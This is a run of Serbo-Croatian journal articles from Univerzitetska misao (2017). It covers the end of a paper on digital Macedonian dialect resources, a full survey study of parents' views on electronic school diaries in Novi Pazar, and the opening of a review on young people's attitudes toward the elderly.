Digitalna mapa vodi u odjeljak web-stranice ICAL-a (<http://ical.manu.edu.mk/index.php/dialect-collections>) u kojem je predstavljena interaktivna zbirka od oko 300 tekstova. Tekstovi su zabilježeni na interaktivnoj mapi s osnovnim dijalekatskim podacima za određeno naseljeno mjesto. Pored tekstova na mapi se nalazi i 25 audiozapisa makedonskih dijalekata. Tekstovi predstavljeni na ovoj mapi su isti oni koji se nalaze u odjeljku Tekstovi makedonskih dijalekata. Punkтови koji imaju audiozapise su označeni plavom bojom, a oni koji imaju samo tekst crvenom bojom. Digitalna zbirka će omogućiti dalje proučavanje, zaštitu i promociju makedonskih dijalekata. Iz ovog dijela stranice dalje se može pristupiti odjeljcima koji daju popis osoblja ICAL-a, projekte, izdavaštvo, biblioteci, dialektološkom rječniku (koji je ranije spominjan) i kontaktu.

MALI ATLAS MAKEDONSKIH DIJALEKATA - МАЛ АТЛАС НА МАКЕДОНСКИТЕ ДИЈАЛЕКТИ (СПОРЕД МАТЕРИЈАЛИТЕ НА ОЛА)

Odjeljak koji ne sadrži nijedan pododjeljak. On predstavlja kartu Makedonije sa ucrtanim punktovima koji su u skladu s punktovima navedenim u Općeslavenskom lingvističkom atlasu.

ZAKLJUČAK

Nakon što u prvom odjeljku <http://dijalekti.manu.edu.mk/> posjetilac dobije uvid u dijalektološku sliku makedonskog jezika, može preuzeti i Upitnik za prikupljanje materijala za MDA koji sadrži probleme grupirane po jezičkim oblastima, leksičke jedinice predviđene za terensko istraživanje i izbor punktova na kojima treba sprovesti anketu. On obuhvata probleme vezane za fonologiju, morfologiju, tvorbu riječi i sintaksu te se na taj način kompletira inventar relevantnih jezičnih problema na osnovu kojih će se izraditi fonološke, morfološke i sintaksičke karte budućeg izdanja Atlasa. Sakupljanje materijala vršeno je uz pomoć ankete kao i tokom slobodnog kazivanja informatora. Kada god su postojali uvjeti dati su podaci o izvorima iz kojih su prikupljeni tekstovi: ispod teksta je zapisano ime informatora i godina rođenja ili uzrast; u zagradi slijedi ime zapisivača i, ako postoji takav podatak, godina zapisivanja. Ako je tekst prethodno objavljen, na ovo mjesto se upisuje odgovarajuća bibliografska jedinica. Navedeni su prikupljeni tekstovi zapadnog, jugoistočno i sjevernog narječja.

Pored tekstova stranica sadrži i digitalni rječnik i digitalnu mapu. Digitalni rječnik omogućava čuvanje, pregled i proučavanje oko 50.000 leksema. Ispod svakog slova nalazi se lista leksema koje počinju tim slovom, a klikom na leksemu otvara se PDF-dokument sa brojem pitanja u Upitniku za OLA ispod kojeg se nalaze brojevi punktova i riječ onako kako je zabilježena na tim punktovima. Također, date su i informacije o svim punktovima MDA. Digitalna mapa vodi u odjeljak web-stranice Istraživačkog centra za arealnu lingvistiku u kojem je na karti predstavljena interaktivna zbirka od oko 300 tekstova. Pored tekstova na mapi se nalazi i 25 audiozapisa makedonskih dijalekata.

Nakon svega napisanog preostaje nam samo da zaključimo da je zahvaljujući digitalizaciji bogatstvo prikupljenog materijala dijalekata makedonskog jezika postalo lako dostupno domaćoj i svjetskoj javnosti i predstavlja osnovu za dalju lingvističku analizu makedonskog jezika, njegovih dijalekata i njegovog mjesta u slavenskim jezicima i na Balkanu.

REFERENCES

1. <http://dijalekti.manu.edu.mk/>
2. <http://dict.manu.edu.mk/>
3. <http://www.slavatlas.org/>
4. <http://ical.manu.edu.mk/index.php/dialect-collections>

REZIME

The paper presents a database of digital data for the study of the Macedonian language and its dialects, which is the result of collecting the material for the Macedonian dialectological atlas and the General Slavic Linguistic Atlas. In addition to the general overview of the dialect differentiation of the Macedonian language, including the different phases and the factors influencing it, the individual dialects are also presented, and a special part devoted to the most important characteristics for the differentiation of the Macedonian language – phonological, prosodic and morphological characteristics. Researchers also can download a Questionnaire. The Questionnaire has a list of problems related to phonology, morphology, word-formation, and syntax, which is supported by many examples, thus completing an inventory of relevant language problems based on the phonological, morphological and syntactic maps of the future issue of Atlas. In addition to giving researchers insight into the text of dialects, a digital map of the Macedonian dialects has been created, representing an interactive collection of about 300 texts and 25 audio files on the map. Also, a digital dictionary of Macedonian dialects is given, which allows the researcher to get information about the form in which the requested lexeme was recorded at certain research points. There are also data about the research points: the name of the research point, the previous and the present name of the municipality in which it is located, the dialect and the speech in the research point, the population, the interest of the inhabitants, the religion, whether the village has a school and when was the first time it is mentioned. Finally, the Small Atlas of the Macedonian Dialects is also available, which is a map of Macedonia with marked research points according to the research points indicated in the General Slavic Linguistic Atlas.

Univerzitetska misao - časopis za nauku, kulturu i umjetnost [ISSN: 1451-3870]

Vol. 16, str. 117-124, 2017 god., web lokacija gde se nalazi rad: <http://um.uninp.edu.rs>

Tematska oblast u koju se svrstava rad: Društvene i humanističke nauke / podoblast: Pedagogija

Datum prijema rada: 24.02.2017.

Datum prihvatanja rada: 20.06.2017.

UDK: 37.064.1(497.11)"2015"

doi:10.5937/univmis1716117K

371.215.5:004

Originalni naučni rad

ELEKTRONSKI DNEVNIK U FUNKCIJI KOMUNIKACIJE RODITELJA I NASTAVNIKA I USPOSTAVLJANJA KONTROLE NAD USPEHOM

Fatima A. Kriještorac

Internacionalni Univerzitet u Novom Pazaru,
Novi Pazar, Srbija
fatimakarisik@yahoo.com

Mustafa Fetić

Internacionalni Univerzitet u Novom Pazaru,
Novi Pazar, Srbija
mustafa.fetic@uninp.edu.rs

Melida Župljanin

Internacionalni Univerzitet u Novom Pazaru,
Novi Pazar, Srbija
meli_haki@hotmail.com

Apstrakt

Pojava savremene tehnologije i njena implementacija u osnovne škole u velikoj meri pomerila je granice tradicionalne škole, podigla motivaciju kako učenika tako i nastavnika, a upotreba elektronskog dnevnika je strategiju ostvarivanja dobre komunikacije roditelja i nastavnika podigla na zavidan nivo. Pojava elektronskog dnevnika omogućila je roditeljima konstantan uvid u ocene i izostanke deteta i na taj način u velikoj meri pomogla roditeljima u uspostavljanju kontrole ocena i uspeha. Cilj i svrha uvođenja elektronskog dnevnika nije da roditelje udalji iz škole, naprotiv, imajući u vidu brz tempo života javila se potreba za elektronskim dnevnikom, jer njegova upotreba olakšava informisanje roditelja u svakom trenutku. Takođe, važno je napomenuti da upotrebom elektronskog dnevnika se ne ukidaju roditeljski sastanci i konsultacije sa roditeljima, jer samo škola koja je otvorena za roditelje može biti dobra škola. U radu su dati rezultati istraživanja stavova roditelja o elektronskom dnevniku u funkciji unapređivanja komunikacije roditelja i nastavnika i uspostavljanja kontrole nad uspehom deteta.

Ključne reči: elektronski dnevnik, komunikacija, roditelj, nastavnik, ocene, izostanci, škola, kontrola, uspeh

ELECTRONIC DIARY IN THE FUNCTION OF THE COMMUNICATION OF THE PARENT AND TEACHER AND ESTABLISHING THE CONTROL ON THE SUCCESS

Abstract

The emergence of modern technology and its implementation in primary schools have greatly shifted the boundaries of the traditional school, raising the motivation of both students and teachers, and the use of the electronic diary has brought the strategy of achieving good communication between parents and teachers to an enviable level. The emergence of an electronic journal has enabled parents to have a constant insight into the grades and absences of the child, and in that way greatly assisted parents in establishing the control of grades and success. The goal and purpose of introducing the electronic diary is not to leave parents out of school, on the contrary, given the rapid pace of life, there was a need for an electronic diary, because its use makes it easier to inform parents at all times. Also, it is important to note that the use of an electronic journal does not abolish parental meetings and consultations with parents, since only a school open to parents can be a good school. The paper presents the results of research on parents' views on the electronic journal in the function of improving the communication of parents and teachers and establishing control over the success of the child.

Key words: electronic journal, communication, parent, teacher, grades, absences, school, control, success

UVOD

U današnjoj školi komunikacija roditelja i nastavnika prema rezultatima nekih istraživanja je na veoma niskom nivou. Brz život i opterećenost obavezama sprečava roditelje da često posećuju školu i imaju uvid u stanje uspeha i izostanaka svoje dece. Sa druge strane nastavnici su potpuno demotivisani za saradnju sa roditeljima i veoma nezadovoljni stepenom uložene truda i rada sa decom od strane roditelja. Uzimajući u obzir sve nabrojane razloge, na pojavu elektronskog dnevnika gleda se sa velikom dozom optimizma. Upotrebom elektronskog dnevnika vrši se "sinhrona komunikacija roditelja sa školom zasnovana na pretpostavci da roditelji u svakom trenutku treba da budu upoznati sa postignućima svog deteta. Na ovaj način se ostvaruju različite uštede na vremenu potrebnom da roditelj dođe u školu i raspituje se o uspehu svoga deteta, kao i vremenu nastavnika koji treba da primi svakog roditelja pojedinačno. Roditelj će u ovom slučaju da pristupi web sajtu škole i da preko interneta sazna sve što je vezano za njegovo dete u bilo kojem trenutku." (Stjepanović, 2008, str. 5-6).

Cilj kreiranja i upotrebe elektronskog dnevnika jeste tačno i redovno obaveštenje roditelja o postignućima učenika, takođe, podsticanje roditelja da češće dolaze u školu, jer logično je, ako roditelj dobije obaveštenje putem poruke o lošim ocenama i postajanju izostajanja sa nastave da će doći u školu i porazgovarati sa nastavnikom. Dakle, evidentno je da upotreba elektronskog dnevnika u velikoj meri unapređuje komunikaciju roditelja i nastavnika, jer posedovanje ažurne i blagovremene informacije o oceni ili neopravdanom izostanku deteta iz škole roditeljima pruža mogućnost da blagovremeno deluju tako što će posetiti školu. Tako da primena

elektronskog dnevnika pored toga što ulaže u poboljšanje komunikacije roditelja i nastavnika u velikoj meri unapređuje vaspitno-obrazovni proces, ali i čini da učenici imaju ozbiljniji pristup školskim obavezama, imajući u vidu činjenicu da roditelji u svakom trenutku imaju uvid u ocene i izostanke.

Rad će prikazati istraživanje mišljenja roditelja o elektronskom dnevniku, odnosno o tome u kojoj meri je elektronski dnevnik ispunio njihova očekivanja, da li im je stalna dostupnost ocena i izostanaka pomogla u uspostavljanju kontrole nad uspehom i da li dete ima ozbiljniji pristup školskim obavezama pojavom elektronskog dnevnika. Rad ima za cilj da već u ranoj fazi primenom elektronskog dnevnika skrene pažnju da ovaj novi model komunikacije jeste veoma koristan kako za roditelje tako i za nastavnike, ali nikako nije i ne može biti zamena za dolazak roditelja u školu i razgovor sa nastavnikom, pedagogom, direktorom. Prezentovanjem rezultata istraživanja steći ćemo uvid u mišljenje roditelja o efikasnosti elektronskog dnevnika u školama.

UTICAJ PRIMENE ELEKTRONSKOG DNEVNIKA NA KOMUNIKACIJU RODITELJA I NASTAVNIKA I NA POJAČANO USPOSTAVLJENJE KONTROLE NAD USPEHOM DETETA

Elektronski dnevnik se u stručnoj literaturi definiše kao “ softverski paket za elektronsko ocenjivanje učenika i arhiviranje ocena, uspeha i ponašanja učenika sa publikacijom ocena za roditelje putem internet i SMS poruka.”(Jovanović, Popović i Vuković, 2012, str. 690). Vuković i Popović (2010), smatraju da “pored ažuriranja statističkih podataka i ocena po predmetima, klasifikacionim periodima i odeljenjima što je dragoceno za potrebe unutar škole, najveći značaj elektronskog dnevnika je u blagovremenoj distribuciji ocena, izostanaka i svih ostalih informacija koje su bitne roditeljima.”(Vuković, Popović, 2010, str. 690). Tradicionalna komunikacija roditelja i nastavnika se već odavno počela menjati, tako da pojava elektronskog dnevnika u uslovima savremnog života omogućava da u svakom trenutku budu dobro informisani. Prema tome “upravo ta brza i tačna informisanost roditelja “na daljinu” može se smatrati polaznom tačkom njihove bolje komunikacije sa nastavnicima. Posedovanje pravovremene i ažurne informacije o oceni ili o izostanku deteta iz škole, pruža roditeljima mogućnost da brzo reaguju kako bi sprečili dalje probleme ili unapredili rezultate rada deteta. E- dnevnik time ne samo da pokazuje svoj komunikacijski potencijal nego daje i doprinos efikasnijem vaspitno-obrazovnom procesu u školi.”(Šehović, Džambegović, 2015, str. 398).

Kada govorimo o elektronskom dnevniku treba istaći da se sa aspekta pedagogije „ocenjivanje ne vrši elektronskim putem, već nakon praćenja i vrednovanja učeničkih postignuća u toku nastave, po principima pedagoške dokimologije, ocene se unose u elektronski dnevnik.“ (ITHS na www.iths.edu.rs). Prednosti elektronskog dnevnika nad tradicionalnim su višestruke. Elektronski dnevnik unete ocene čuva od prepravljavanja i brisanja, arhivira i skladišti ih za potrebe budućnosti pa samim tim smanjuje šansu za povrede Zakona o osnovama vaspitanja i obrazovanja. Primena elektronskog dnevnika u velikoj meri štedi vreme nastavnika jer zamenjuje nastavnika u velikom broju poslova koji se tiču školske administracije.

Takođe, u velikoj meri smanjuje neobjektivnost jer direktor i svi članovi nastavničkog kolektiva imaju uvid u tok vođenja elektronskog dnevnika. „Program elektronskog dnevnika se može podesiti tako da čim prosek ocena nekog učenika drastično počne da pada ili padne ispod dozvoljene vrednosti, sistem automatski obaveštava nastavnika i razrednog starešinu, koji potom treba da obavesti učenika i roditelje o postojećem problemu i načinu njegovog rešavanja.“(ITHS na www.iths.edu.rs)

Ideja o elektronskom dnevniku nastala je još 2004 godine, ali zbog slabe zastupljenosti interneta u školama i domaćinstvima nije se mogla realizovati. Kada je internet ušao u domove i škole pristupilo se realizaciji projekta. Osnovne karakteristike elektronskog dnevnika su:

- „ Unos podataka o učeniku i ocena ne obavlja administrator već sami nastavnici;
- Sučelje programa je izuzetno jednostavno i intuitivno;
- Program sam računa i prikazuje statistiku i omogućava štampanje ocena, upita i svedočanstava;
- Svi podaci o učenicima i ocene, i ako su na internetu nisu javni, odnosno zaštićeni su od neovlašćenog pregleda i pristup je moguć samo nastavnicima uz korisničko ime i lozinku, roditeljima uz pomoć JMBG (opciono i šifru);
- Postoji u latiničnij i ćirilčnoj varijanti;
- Škola ne mora da ima svoj sopstveni sajt, već je dovoljan računar sa internet konekcijom;
- Program se ne instalira na računar već je na internetu i samim tim dostupan je sa bilo kog računara sa internet konekcijom korišćenjem bilo kog browsera;
- O programu i ispravnom funkcionisanju se brine prodavac programa;
- Škola jedino plaća godišnju licencu za korišćenje.“(i-dnevnik na www.i-dnevnik.com)

Kako se u pedagoškoj literaturi navodi zbog velike zauzetosti roditelja, nerazumevanja uloge roditelja u obrazovanju i nedovoljnoj motivaciji nastavnika za ostvarivanje različitih oblika saradnje, komunikacija na relaciji nastavnik-roditelj je veoma niska. Za ovakvo stanje stručnjaci krive školu, te škola u poslednjih nekoliko godina stalno pronalazi načine za pospešivanje i unapređivanje iste. Vuković i Petrović (2010), ističu da „karakteristike komunikacije putem elektronskog dnevnika mogu dovesti do pozitivnih promena imajući u vidu navedene razloge niskog nivoa saradnje. Značaj partnerstva ogleda se u stvaranju poverenja između zainteresovanih odraslih koji deci pružaju osnovu za razvoj, zašta je potrebna stabilnost obe institucije, porodice i škole.“(Vuković, Popović, 2010, str. 692)

Većini roditelja je neprijatno zbog loših ocena i izostanaka deteta, pa neretko iz tih razloga izbegavaju dolaziti u školu, tako da komunikacija putem elektronskog dnevnika omogućava roditeljima da izbegnu neprijatne situacije, neprijatne razgovore sa rezrednim starešinom, ali da ipak budu u toku sa tim šta se dešava u školi. Ovakva situacija će svakako smatrati Vuković i Popović (2010), „uticati da roditelji počinju gledati na školu kao instituciju koja brine o njegovom detetu, a ne kritikuje. To će svakako vremenom uticati i na češće dolaske roditelja u školu i uzimanje učešća roditelja u raznovrsnim zajedničkim aktivnostima roditelja, učenika i nastavnika i sl. Na ovaj način nastavnik ne da će samo ostvariti uspešnu i otvorenu komunikaciju sa roditeljima, već će imati jasnu sliku o osećanjima i potrebama učenika što će mu

pomoći u građenju dobrih i prisnijih odnosa sa učenicom.“(Vuković, Popović, 2010, str. 692.)

Kako elektronski dnevnik omogućava roditelju uvid u ocene i izostanke deteta sa bilo koje lokacije, 24h dnevno, sedam dana u nedelji, pismeno obaveštenje dobijaju roditelji i koji nisu korisnici server, možemo reći da je uspostavljanje kontrole nad uspehom deteta na mnogo većem nivou nego pre pojave elektronskog dnevnika.

METODOLOGIJA ISTRAŽIVANJA

Istraživanje uticaja Elektronskog dnevnika u funkciji unapređivanja komunikacije roditelja i nastavnika i uspostavljanja kontrole nad uspehom učenika ispunjenosti očekivanja i uspostavljanje kontrole nad uspehom deteta izvršeno je u junu 2015 godine. Sprovedeno je koristeći empirijske metode prikupljanja podataka, ispitivanja anketnim upitnicima i analize sadržaja dokumenata. Anketiranje (slučajni uzorak) je obuhvatilo 57 roditelja osnovne škole u Novom Pazaru koji imaju iskustvo korišćenja dnevnika pomenute aplikacije. Vodio se računa da uzorak obuhvati roditelje različitih starosnih kategorija, s obzirom da rezultati istraživanja drugih istraživanja ukazuju da starosna dob ima uticaja na stavove u vezi sa korišćenjem novih medija, uopšte u obrazovnom sistemu. Činjenice i podaci dobijeni istraživanjem, uz korišćenje kvantitativne i kvalitativne metode, upotrebljeni su ne samo za deskripciju i eksplikaciju nego i za sugestije i predviđanje promena.

ANALIZA REZULTATA

U istraživanje se pošlo od pretpostavke da: elektronski dnevnik nije u potpunosti ispunio očekivanja roditelja u smislu poboljšanja komunikacije sa nastavnicima i uspostavljanja kontrole nad uspehom deteta. Da bi se proverila hipoteza trebalo je na osnovu prikupljenih podataka utvrditi:

- Da li je uvođenje elektronskog dnevnika poboljšalo komunikaciju roditelja i nastavnika;
- Da li je upotreba elektronskog dnevnika ispunila očekivanja roditelja;
- Da li je dostupnost ocena u svakom trenutku primenom elektronskog dnevnika pomogla roditeljima u smislu uspostavljanja kontrole nad ocenama i izostancima deteta;
- Da li deca imaju ozbiljniji pristup školskim obavezama imajući u vidu činjenicu da u svakom trenutku roditelji imaju uvid u ocene i izostanke.

Tabela 1. Pokazatelji stavova roditelja o elektronskom dnevniku u funkciji unapređivanja komunikacije roditelja i nastavnika i uspostavljanja kontrole nad uspehom učenika

R. br.	Pokazatelji stavova roditelja o elektronskom dnevniku	Stepeni procene			
		Da	Ne	Nedovoljno	Ukupno
1.	Da li je uvođenje e-dnevnika poboljšalo Vašu komunikaciju sa nastavnicima?	23 44,23%	10 19,23%	19 36,53%	52 100,0%

2.	Da li je upotreba e-dnevnika ispunila Vaša očekivanja?	14 26,92%	5 9,61%	33 63,46%	52 100,0%
3.	Da li je dostupnost ocena u svakom trenutku primenom e-dnevnika pomogla Vama kao roditelju u smislu uspostavljanja kontrole ocena i izostanaka?	28 53,84%	6 11,53%	18 34,61%	52 100,0%
4.	Da li Vaše dete ima ozbiljniji pristup šk.obavezama imajući u vidu činjenicu da u svakom trenutku imate uvid u ocene?	29 55,76%	8 15,38%	15 28,84%	52 100,0%


Istraživanje sprovedeno među roditeljima koji imaju iskustva sa elektronskim dnevnikom u delu koji se odnosi na poboljšanje komunikacije između nastavnika i roditelja pokazalo je da 44,23% roditelja smatra da se komunikacija poboljšala, 19,23% ističe da nije nimalo i čak 36,53% roditelja smatra da se komunikacija poboljšala, ali u nedovoljnoj meri. Uzimajući u obzir činjenicu da starosna dob ispitanika ima uticaj na stavove o korišćenju novih tehnologija u obrazovnom sistemu konstatujemo da, a na osnovu rezultata istraživanja 25% roditelja u kategoriji od 21-30 godina pozitivno ocenjuje saradnju podstaknutu uvođenjem elektronskog dnevnika, a čak 44,22% u ovoj kategoriji je ocenjuje kao nedovoljno ili nimalo poboljšano. U kategoriji preostalih 30,78% imaju između 30-50 godina. Na pitanje: "Da li je upotreba elektronskog dnevnika ispunila Vaša očekivanja" 26,92% roditelja odgovorilo je potvrdno, 9,61% odgovorilo da nije nimalo, i čak 63,46% smatra da je elektronski dnevnik u nedovoljnoj meri ispunio očekivanja. Roditelji čija očekivanja nije zadovoljila upotreba elektronskog dnevnika pripada starijoj starosnoj grupi od 41-50 godina. Poredeći ove rezultate sa rezultatima istraživanja početnih očekivanja od elektronskog dnevnika, nalazimo da su mnogi razočarani, odnosno da velikom broju roditelja elektronski dnevnik nije ispunio očekivanja. Na pitanje: "Da li je dostupnost ocena u svakom trenutku primenom elektronskog dnevnika pomogla Vama kao roditelju u smislu uspostavljanja kontrole ocena Vašeg deteta," 53,84% smatra da jeste, 11,53% smatra da nije nimalo, i 34,61% ističe da je pomoglo u nedovoljnoj meri. Roditelji koji smatraju da im je elektronski dnevnik pomogao u uspostavljanju kontrole nad uspehom deteta uglavnom pripadaju mlađoj starosnoj grupi, dok ispitanici koji pripadaju srednoj i starijoj starosnoj grupi ističu da im u tome elektronski dnevnik nije mnogo pomogao. Ne pretendujući da se u ovom radu daju detaljne analize svih faktora koji utiču na dobijene rezultate, ipak je neobično da elektronski dnevnik, po mišljenju ispitanika nije u potpunosti ispunio osnovnu funkciju koja se odnosi na uspostavljanje kontrole nad uspehom deteta. Na pitanje: "Da li Vaše dete ima ozbiljniji pristup školskim obavezama imajući u vidu činjenicu da u svakom trenutku imate uvid u ocene i izostanke," 55,76% roditelja je odgovorilo potvrdno, odnosno da je dete pojavom elektronskog dnevnika počelo imati ozbiljniji pristup školskim obavezama, 15,38% je odgovorilo da elektronski dnevnik nije nimalo uticao na ozbiljniji pristup školskim obavezama i 28,64% roditelja smatra da jeste, ali nedovoljno. Najveći procenat ispitanika u starosnoj grupi od 21-30 godina smatra da definitivno pojavom elektronskog dnevnika dete ima ozbiljniji pristup školskom gradivu.

Dakle, analizirajući rezultate istraživanja stičemo utisak da su roditelji generalno zadovoljni pojavom i upotrebom elektronskog dnevnika. Međutim, ne treba zanemariti podatak da je veliki procenat roditelja na pitanje: "Da li je upotreba elektronskog dnevnika ispunila Vaša očekivanja," odgovorila sa čak 63,46% da su

nedovoljno zadovoljni. Tako da neka buduća razmatranja svakako bi trebala dati dalji doprinos analizi korišćenja elektronskog dnevnika, njegovu funkciju u cilju uspostavljanja što kvalitetnije komunikacije između nastavnika i roditelja i što preciznije uspostavljanje kontrole na opštim uspehom deteta.

Na kraju konstatujemo da je ovaj rad imao za cilj da podtsakne bolja istraživanja efikasnosti korišćenja elektronskog dnevnika u školama sa ciljem da ova aplikacija zaživi kao najefikasnija varijanta i na opštu korist i zadovoljstvo kako nastavnika, tako i roditelja i dece.

Grafički prikaz 1. Pokazatelji stavova roditelja o elektronskom dnevniku u funkciji unapređivanja komunikacije roditelja i nastavnika i uspostavljanja kontrole nad uspehom učenika

ZAKLJUČAK

Elektronski dnevnik se pojavio u osnovnim školama u Srbiji pre 4-5 godina, i može se reći da još u nedovoljnoj meri nije zaživeo. Ovakvo stanje možemo opravdati činjenicom da je u školama i dalje veliki broj onih koji smatraju da ne treba koristiti obrazovnu tehnologiju i da je ne treba uvoditi u škole. Rezultati našeg istraživanja ukazuju na potrebu da:

- Roditeljima treba objasniti koliko je važna upotreba elektronskog dnevnika za uspostavljanje bolje komunikacije na relaciji roditelj-nastavnik;
- Obrazložiti roditeljima zašto je važno da i pored redovnih obaveštenja uvođenjem elektronskog dnevnika redovno dolaziti u školu i redovno obavljati “žive” konsultacije;
- Razgovarati o tome šta je realno očekivati od elektronskog dnevnika, jer pogrešno je elektronski dnevnik posmatrati kao “čarobni štapić” koji će rešiti sve probleme odjednom;

Dakle, elektronski dnevnik kao aplikativni softver je veoma koristan, ali ga ne treba nikako shvatiti kao jedino i osnovno sredstvo komunikacije. Naprotiv, on je

zamišljen kao sredstvo koje će predstavljati pogodno tle za razvijanje i poboljšanje žive komunikacije roditelja i nastavnika. Takođe, njegova upotreba omogućava roditeljima da vrše stalnu kontrolu nad uspehom deteta jedino ako su oni ažurni i savesni u obavljanju roditeljskih zadataka. I ako rezultati istraživanja ukazuju na to da elektronski dnevnik nije u potpunosti ispunio očekivanja roditelja stručna javnost smatra da u velikoj meri zavređuje punu pažnju i podršku nastavnika, roditelja i dece.

REFERENCES

1. Vuković, N., Popović, D., (2010), Značaj elektronskog dnevnika za ostvarivanje uspešne komunikacije između porodice i škole, Internacionalna konferencija, Tehnički fakultet, Čačak, UDK 37.064:004;
2. Stjepanović, V., (2008), Razvoj i realizacija E-dnevnika podržana bazom podataka i Web stranicom, Fakultet poslovne informatike, Panevropski Univerzitet APEIRON, Banjaluka;
3. Šehović, S., Džambegović, E., (2015), Uticaj primjene elektronskog dnevnika na kvalitet komunikacije nastavnika i roditelja u školama BiH, Naučno-stručni skup sa međunarodnim učešćem "QUALITY 2015", Neum;
4. Hadžib, S., (2010), Elektronski dnevnik, Život i škola, br. 23, 56, str. 119-129;
5. [www. Iths.edu.rs](http://www.Iths.edu.rs)
6. [www. i-dnevnik.com](http://www.i-dnevnik.com)

RESUME

An electronic diary appeared in elementary schools in Serbia 4-5 years ago, and it can be said that it has not yet been sufficiently developed. This situation can be justified by the fact that in schools, there are still a large number of those who think that education technology should not be used and that it should not be introduced into schools. The results of our research indicate the need to:

- Parents should explain how important is the use of an electronic journal to establish better communication in the parent-teacher relationship;
- Explain to parents why it is important that, in addition to regular notifications, the introduction of the electronic diary regularly comes to school and regularly performs "live" consultations;
- Talk about what is realistic to expect from the electronic diary, because it is wrong to watch the electronic diary as a "magic wand" that will solve all problems at once;

Therefore, an electronic diary as an application software is very useful, but it should not be understood as the only and basic means of communication. On the contrary, it is conceived as a means that will represent a perfect ground for developing and improving live communication between parents and teachers. Also, its use allows parents to exercise constant control over the success of the child only if they are up-to-date and conscientious in performing parental tasks. And if the results of the research indicate that the electronic diary did not fully meet the expectations of the parents, the professional public thinks that it greatly deserves the full attention and support of teachers, parents and children.

Univerzitetska misao - časopis za nauku, kulturu i umjetnost [ISSN: 1451-3870]

Vol. 16, str. 125-138, 2017 god., web lokacija gde se nalazi rad: <http://um.uninp.edu.rs>

Tematska oblast u koju se svrstava rad: Društvene i humanističke nauke / podoblast: Pedagogija

Datum prijema rada: 28.08.2017.

Datum prihvatanja rada: 26.09.2017.

UDK: 316.642/.643-053.6(497.11)

doi:10.5937/univmis1716125N

316.728-053.9(497.11)

Pregledni rad

ODNOS I OBLICI PONAŠANJA MLADIH PREMA STARIM OSOBAAMA U NAŠEM DRUŠTVU

Sanja Nikolić

OŠ „Dositej Obradović“ Irig, Novi Sad

Novi Sad, Srbija

sanja294@gmail.com

Vlasta Lipovac

Visoka škola strukovnih studija za vaspitače, Kruševac

Kruševac, Srbija

vlasta.lipovac72@gmail.com

Apstrakt

S obzirom na sve prisutniji jaz između generacija dečjeg uzrasta i mladih, sa jedne strane, i starije populacije, sa druge strane, kroz ovaj rad će nastojati da se prikažu rezultati savremenih studija u našoj sredini koje se bave ovom problematikom, kao i da se daju pedagoške smernice od kojih treba polaziti u radu sa decom i mladima, kako bi se njihov odnos prema starima podigao na viši nivo. Pregledom savremene literature koja se bavi odnosom mladih prema staroj populaciji u našoj sredini, ali i direktnim uvidom u aktuelnu situaciju u društvu, uočava se negativan odnos mladih prema starima i starenju, u svim ključnim životnim područjima, kao što su porodica, vaspitanje, obrazovanje, rad i sl. Negovanje ispravnog odnosa prema starijima i podsticanje obostranog uvažavanja i poštovanja ključno je, kako za pravilan psihosocijalni razvoj dece i mladih i njihovu edukaciju i vaspitanje u željenom smeru, tako i za kvalitet života i psihičko blagostanje starije populacije. Glavni cilj rada predstavlja prikazivanje aktuelnog odnosa dece i mladih prema starijoj populaciji u našem društvu, putem nalaza različitih studija koje su se bavile ovim problemom u našoj sredini, pre svega, kako bi se podstaklo kreiranje odgovarajućih pedagoško-razvojnih programa, kojima bi se poboljšao kvalitet odnosa mladih prema starima, čime će se značajno doprineti edukaciji i vaspitanju generacija koje dolaze.

Ključne reči: deca i mladi, populacija starih, socijalna sredina, porodica, obrazovni sistem

RELATIONS AND MODELS OF BEHAVIOUR OF YOUNG PEOPLE TOWARDS THE OLD IN OUR SOCIETY

Abstract

Given the present generation gap of the children and the youth, on the one hand, and the elderly, on the other hand, in this paper will be presented the results of recent studies in our community dealing with these problems, and will be provided pedagogical guidelines from which we should start to work with children and young people in the aim of improving quality

of their relation to the elderly to a higher level. A review of the literature dealing with the relationship of the young people to the elderly population in our community, but also direct insight into the current situation in the society, show there is a negative relation of the young to the old people and aging, in all key areas of life, such as family, education, training, work etc. Fostering the correct attitude towards the elderly and encouraging mutual respect and understanding is crucial, both for the proper psychosocial development of children and young people, their education and upbringing in the desired direction, and for the quality of life and psychological well-being of the elderly population. The main objective of this paper is to reveal the actual relationship of children and young people to older people in our society, through the findings of different studies that have dealt with this problem in our community, above all, to encourage the creating of appropriate pedagogical development programs that would improve the quality of relation of the young to the old people, which will significantly contribute to the education and upbringing of the generations that come.

Key words: family, family life dimensions, sociodemographic factors, students

UVODNA RAZMATRANJA

S obzirom na specifične karakteristike razvojnog stadijuma, kao i na aktuelne društvene okolnosti, populacija dece i mladih, baš kao i uzrasna grupa starih osoba, predstavlja posebno osetljivu uzrasnu i društvenu kategoriju stanovništva. Stiče se utisak da se problemima i teškoćama na individualnom i socijalnom planu sa kojima se deca, adolescenti i stare osobe suočavaju, poklanja nedovoljno pažnje na globalnom nivou, o čemu svedoče kako istraživački nalazi, tako i direktan uvid u aktuelnu situaciju u društvu (Đorđević i sar, 2007; Gašić-Pavišić, 2012; Marić, 2011a; Rašević i Mijatović, 2004; Ševo, 2007).

